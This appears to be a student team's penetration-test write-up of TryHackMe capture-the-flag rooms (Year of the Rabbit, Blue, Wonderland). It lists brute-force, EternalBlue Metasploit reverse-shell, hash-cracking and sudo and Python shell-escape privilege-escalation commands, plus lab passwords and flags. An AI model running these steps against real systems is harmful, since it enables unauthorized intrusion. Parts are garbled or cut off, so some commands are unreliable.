

- **Introduction**

- Target Information
- Date of Testing
- Date of Report Delivery
- Security Analysts Involved

- **Year of the Rabbit: Network Penetration Test Report**

1. Enumeration with Nmap
2. Directory Bruteforce with Gobuster
3. Hidden Message in style.css
4. Video Hint
5. Burp Suite: Capturing Requests
6. Analyzing Hidden Directory
7. FTP Brute Force with Hydra
8. Decoding Brainfuck
9. SSH Login as Eli
10. Finding Gwendoline's Credentials
11. Switching to Gwendoline
12. Privilege Escalation with vi
13. Root Flag
14. Conclusion

- **Blue: Network Penetration Test Report**

1. Enumeration with Nmap
2. Exploitation Using Metasploit
3. Upgrading Shell to Meterpreter Session
4. Post Exploitation: User Identification
5. Cracking Hashes
6. Flag Discovery
7. Conclusion

- **Wonderland: Network Pentest Report**

1. Enumeration Using Nmap
2. Directory Enumeration Using Gobuster
3. SSH Access
4. Privilege Escalation to Rabbit User
5. Privilege Escalation to Hatter User
6. Privilege Escalation to Root
7. Flag Retrieval
8. Conclusion

- **Ra: Network Pentest Report**

1. Nmap Scan and Enumeration
2. Exploring HTTP Page

3. SMB Enumeration
4. Exploiting Vulnerability in Spark 2.8.3 (CVE-2020-12772)
5. Exploiting NetNTLM Hash Vulnerability
6. Conclusion

- **Furthernmap**
- **Metasploit**
- **Hydra**
- **Nessus**
- **Winadbasics**
- **attacktivedirectory**
- **postexploit**

Submitted to: << Omar Tarek Zayed>>
Security Analysts: << Habiba Mohamed >>
<< Ahmed Hassan >>
<< Rahma Ahmed >>
<< Ahmed Hatem >>
<< Salma Nasr >>
Date of Testing: <<12/9/2024>>
Date of Report Delivery: <<11/10/2024>>

Year of the Rabbit

Network Penetration Test Report

Target: 10.10.68.126

1. Enumeration with Nmap

Command:

```
nmap -sC -sV 10.10.68.126
```

```
root@ip-10-10-219-238:~# nmap -sC -sV 10.10.68.126
Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-24 05:21 BST
Nmap scan report for ip-10-10-68-126.eu-west-1.compute.internal (10.10.68.126)
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
|_ssdeepkey-fingerprint:
|   1024:0:0:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:f1:37:d9:18:81:38:76:30:92:65:1f (RSA)
|_ 256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_ 256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (EDDSA)
80/tcp    open  http     Apache httpd/2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 02:81:5B:89:AE:2F (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds
root@ip-10-10-219-238:~#
```

- **Objective:** Perform a service and version scan to identify open ports and services.
 - **Findings:** Based on the scan, we found active services on the target system. No critical information revealed.

2. Directory Bruteforce with Gobuster

Command:

```
gobuster dir -u http://10.10.68.126 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-directories.txt -x php,html,txt -t 50 -r
```

- **Objective:** Find hidden directories.
 - **Findings:** Discovered a directory /asset containing two files:

- **RickRolled.mp4** – redirects to the official Rick Astley video.
 - **style.css** – contains a hidden message.

Index of /assets

Name	Last modified	Size	Description
Parent Directory			
RickRolled.mp4	2020-01-23 00:34	384M	
style.css	2020-01-23 00:34	2.9K	

Apache/2.4.10 (Debian) Server at 10.10.68.126 Port 80

3. Hidden Message in style.css


- Message Found:** "Take a look at the page: /sup3r_s3cr3t_f14g.php."

```



body, html {
    margin: 0px 0px 0px;
    padding: 0px 0px 0px;
}
body, html {
    padding: 3px 3px 3px 3px;
    background-color: #0000E2;
    font-family: Verdana, sans-serif;
    font-size: 1pt;
    text-align: center;
}
/* Take a look at the page: /sup3r_s3cr3t_f14g.php */
div.main_page {
    position: relative;
    display: table;
    width: 800px;
    margin-bottom: 3px;
    margin-left: auto;
    margin-right: auto;
    padding: 0px 0px 0px 0px;
    border-width: 2px;
    border-color: #212738;
    border-style: solid;
}

```

- Action:** Navigated to /sup3r_s3cr3t_f14g.php.
- Result:** Received an alert to disable JavaScript followed by a redirection to a Rick Astley video.




- Search how to make this



4. Video Hint

- After disabling JavaScript and revisiting the page, the video provided a hint



- Hint-->"I'll put you out of your misery burp you're looking in the wrong place."
 - **Next Step:** Use Burp Suite to capture HTTP requests and find hidden resources.
-

5. Burp Suite: Capturing Requests

- **Action:** Set up Burp Suite to capture HTTP requests and revisit `/sup3r_s3cr3t_f14g.php`.
- **Result:** Found a hidden directory `/WExYY2Cv-qU/`.

6. Analyzing Hidden Directory

- **Directory:** /WExYY2Cv-qU/
- **Find File:** Hot_Babe.png

Using thih command `strings Hot_Babe.png`

- **Findings:** Extracted a hidden message:


"Eh, you've earned this. Username for FTP is ftpuser. One of these is the password."

7. FTP Brute Force with Hydra

Command:

```
hydra -l ftpuser -P ftpassword ftp://10.10.68.126
```


ftp://10.10.68.126' is run, and Hydra successfully finds the password 'SieziwGXKFPQ'." data-bbox="151 195 848 350"/>



- **Objective:** Crack the FTP credentials.
- **Findings:** Discovered a file `Eli's_Creds.txt` on the FTP server.

8. Decoding Brainfuck

- **Content of Eli's_Creds.txt:** Brainfuck encoded data.
- **Action:** Decoded the message using a Brainfuck decoder.
- **Result:** Obtained credentials for user `eli`.



9. SSH Login as Eli

Command: `ssh eli@10.10.68.126`

- **Message:** After logging in, received a message:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there."

```
root@10.10.68.126:~# ssh eli@10.10.68.126
The authenticity of host '10.10.68.126 (10.10.68.126)' can't be established.
ECDSA key fingerprint is SHA256:ISBm3nuldVA/w4A1cm7QOQQOCMSRlPdDp/x8CNpbJc8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.68.126' (ECDSA) to the list of known hosts.
elli@10.10.68.126's password:
elli@10.10.68.126's password:

1 new message
Message from Root to Gwendoline:
"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"
END MESSAGE

elli@year-of-the-rabbit:~$
```

10. Finding Gwendoline's Credentials

Command: `locate s3cr3t`

- **Path Found:** `/usr/games/s3cr3t`
- **Action:** Navigated to the directory and found the password for **gwendoline**.

```

elli@year-of-the-rabbit:~$ ^C
elli@year-of-the-rabbit:~$ locate s3cr3t
/usr/games/s3cr3t
/usr/games/s3cr3t/.this_m3ss4g3_15_for_gw3nd0lin3_Only!
/var/www/html/s3cr3t_f14g.php
elli@year-of-the-rabbit:~$ cd /usr/games/s3cr3t
elli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23 2020 .
drwxr-xr-x 3 root root 4096 Jan 23 2020 ..
-rw-r--r-- 1 root root 138 Jan 23 2020 .this_m3ss4g3_15_for_gw3nd0lin3_Only!
elli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .this_m3ss4g3_15_for_gw3nd0lin3_Only!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just Mn1VCQVhQHUNI
Honestly!
Yours sincerely
-Root
elli@year-of-the-rabbit:/usr/games/s3cr3t$ █

```

11. Switching to Gwendoline

Command: su gwendoline

- Objective:** Check for flags or further escalation.

12. Privilege Escalation with vi

- Command:** sudo -l

Findings:

"User gwendoline may run the following commands:
(ALL, !root) NOPASSWD: /usr/bin/vi
/home/gwendoline/user.txt."

Exploitation:

`sudo /usr/bin/vi /home/gwendoline/user.txt`

Inside vi, spawned a shell: Inside vi, spawned a shell:

```
#!/bin/sh
```

- Gained root privileges.
-

13. Root Flag


Command: locate root.txt

- cat /root/root.txt



A terminal window titled "gwendoline@year-of-the-rabbit: ~". The session shows the following commands and output:
whoami
root
ls
user.txt
locate root.txt
/root/root.txt
cat /root/root.txt
THM{8d6f163a87a1c80de27a4fd61ae0f3a0ecf9161}
#

- **Findings:** Successfully retrieved the root flag.



Conclusion:

The penetration test successfully identified vulnerabilities in the target machine, leading to a privilege escalation from the initial low-privileged user to root access. The final flag was captured from the /root/ directory.

Blue

Network Penetration Test Report

Target: 10.10.165.15

1. Enumeration with Nmap

Command: nmap -sV -vv --script vuln 10.10.165.15

- **Objective:** Enumerate services and identify known vulnerabilities using the `vuln` script.
 - **Findings:** The scan revealed the **MS17-010** vulnerability (EternalBlue).
-

2. Exploitation Using Metasploit

- **Search for Exploit:** search ms17-010
 - **Selected Exploit:** use exploit/windows/smb/ms17_010_永恒之蓝
 - **Configured Parameters:** show options
 - set payload windows/x64/shell/reverse_tcp
-

3. Upgrading Shell to Meterpreter Session


- **Search for Shell to Meterpreter Module:** search shell_to_meterpreter
 - **Selected Module:** use post/multi/manage/shell_to_meterpreter
 - **Active Sessions:** sessions
 - **Switch to the Desired Shell Session:** sessions -i 2
-

4. Post Exploitation: User Identification

- **Identified Current User:** whoami
 - **Migrated to a Stable Process:** migrate session_id
-

5. Cracking Hashes

- **Cracked Hash Using Hashcat:** hashcat -m 1000 -a 0 'ffb43f0de35be4d9917ac0cc8ad57f8d' /usr/share/wordlists/rockyou.txt



6. Flag Discovery

Search for Flag 1: search -f flag1.txt

- **Found:** C:\flag1.txt

Search for Flag 2: search -f flag2.txt

- **Found:** C:\Windows\System32\config\flag2.txt

Search for Flag 3: search -f flag3.txt

- **Found:** C:\Users\Jon\Documents\flag3.txt

The screenshot shows a penetration test session on the TryHackMe platform. At the top, there's a navigation bar with icons for Dashboard, Learn, Compete, and Other, along with links for Access Machines, a search bar, and user stats (2 machines). Below the navigation is a list of tasks:

- Task 1: Recon (Completed)
- Task 2: Gain Access (Completed)
- Task 3: Escalate (Completed)
- Task 4: Cracking (Completed)
- Task 5: Find flags! (Completed)

Under Task 5, there's a note: "Find the three flags planted on this machine. These are not traditional flags, rather, they're meant to represent key locations within the Windows system. Use the hints provided below to complete this room!"

Below this note, there are two sections of questions and answers:

Completed Blue? Check out Ice: [Link](#)
You can check out the third box in this series, Blaster, here: [Link](#)

Answer the questions below

Flag1? This flag can be found at the system root.
flag[access_the_machine] ✓ Correct Answer ✗ Hint

Flag2? This flag can be found at the location where passwords are stored within Windows.

*Errata: Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.
flag[sam_database_elevated_access] ✓ Correct Answer ✗ Hint

Flag3? This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.
flag[admin_documents_can_be_valuable] ✓ Correct Answer ✗ Hint

Conclusion:

The penetration test successfully exploited the MS17-010 vulnerability using Metasploit, allowing us to gain shell access. The shell was upgraded to a Meterpreter session, and post-exploitation tasks, including hash cracking and flag discovery, were completed. All flags were retrieved, indicating full access to the machine's sensitive data.

End of Report

Wonderland

Network Pentest Report

Target: 10.10.77.244

1. Enumeration Using Nmap

Command: `nmap -sC -sV -T4 10.10.77.244`

•

Purpose: To discover open ports, services, and potential vulnerabilities on the target machine.

Results: Open ports and services discovered:

- Port 22 (SSH)
- Port 80 (HTTP)

Nmap default scripts and version scans helped us identify that the web server is running, and SSH is accessible.

```
root@ip-10-10-98-37:~# nmap -sC -sV -T4 10.10.13.54
Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-19 12:37 BST
Nmap scan report for ip-10-10-13-54.eu-west-1.compute.internal (10.10.13.54)
Host is up (0.0026s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
          | ssh-hostkey:
          | 2048 B8:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
          | 256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
          | 256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (EDDSA)
80/tcp    open  http     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
          |_http-title: Follow the white rabbit.
MAC Address: 02:DD:D5:18:74:23 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 13.76 seconds
```

2. Directory Enumeration Using Gobuster

First Command: `gobuster dir -u http://10.10.178.150 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-directories.txt -x php,html,txt -t 50 -r`

Purpose: To find hidden directories on the web server.


Results: Found /r directory with a message: “keep going.”


Second Command: gobuster dir -u http://10.10.178.150/r

- **Results:**
 - Another directory found, indicating to “keep going.”

Third Command: gobuster dir -u http://10.10.178.150/r/b

- **Results:**
 - After multiple recursive directory enumerations, a final directory was found with the required information.
 - **Outcome:** The source of the page revealed a username and password:
 - **Username:** alice
 - **Password:** HowDothTheLittleCrocodileImproveHisShiningTail





```
1 <!DOCTYPE html>
2 <head>
3   <title>Enter wonderland</title>
4   <link rel="stylesheet" type="text/css" href="/main.css">
5 </head>
6 <body>
7   <h1>Open the door and enter wonderland</h1>
8   <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
9   <p>Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"</p>
10  <p>"In that direction," the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
11  <p style="display: none;">Alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
12  
13 </body>
```

3. SSH Access

- **Command:** ssh alice@10.10.165.56
- **Outcome:**
 - We logged into the target system using the provided credentials.
 - Found that user.txt is located in /root/, by following the hint that everything is "upside down."
- **Command:** cat /root/user.txt

- **Outcome:**
 - First flag successfully retrieved.

The image contains three screenshots of a terminal session on a Linux system. The top-left window shows the initial setup where the user 'alice' is connecting via SSH to the host '10.10.91.240'. The top-right window shows the user navigating through their home directory and running a command to update the password for the 'alice' user. The bottom window shows the user running a command to read a file named 'user.txt' which contains the text 'thm("Curiouser and curiouser!")'. This indicates that Alice has successfully gained access to the system.

```

root@ip-10-10-156-133:~# ssh alice@10.10.91.240
The authenticity of host '10.10.91.240 (10.10.91.240)' can't be established.
ECDSA key fingerprint is SHA256:HUoI050UMCcF3mRNR5kf7yKXiyqUVNhjqtxUMyOeR8.
Are you sure you want to continue connecting (yes/no)? n
Please type 'yes' or 'no': yes
Warning: Permanently added '10.10.91.240' (ECDSA) to the list of known hosts.
alice@10.10.91.240's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Sun Oct 20 19:21:38 UTC 2024

System load: 0.08      Processes:          85
Usage of /: 18.9% of 19.56GB  Users logged in:   0
Memory usage: 13%           IP address for eth0: 10.10.91.240
Swap usage:  0%

0 packages can be updated.
0 updates are security updates.

alice@wonderland:~$ ls
root.txt walrus_and_the_carpenter.py
alice@wonderland:~$ cd ..
alice@wonderland:~/home$ ls
alice hatter rabbit tryhackme
alice@wonderland:~/home$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
(rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~/home$ 

alice@wonderland:~$ cat user.txt
thm("Curiouser and curiouser!")
alice@wonderland:~$ 

```

4. Privilege Escalation to Rabbit User

- **Command:**sudo -l
- **Results:**
 - Found that Alice can run Python 3.6 as the rabbit user.

Exploit:

- Create a malicious Python script:

```

echo 'import os' > random.py
echo 'os.system("/bin/sh")' >> random.py

```

- Run the script as Rabbit:

```
sudo -u  
rabbit/usr/bin/python3.6m/home/alice/walrus_and_the_carpenter.py
```

- **Outcome:** Gained access as Rabbit.

The screenshot shows two terminal windows side-by-side. Both are running on the Alice user account (alice@wonderland) on port 10.10.43.187. The left window shows the command `sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py` being run, which fails due to a 'sudo: unknown user: rabbit'. The right window shows the exploit process continuing as the Rabbit user (rabit@wonderland). It includes the poem 'The Walrus and the Carpenter', the creation of a random.py file containing a shell payload, and the execution of `os.system("/bin/sh")` via a random.py file. Finally, it shows the command `sudo -u rabbit /usr/bin/python3.6 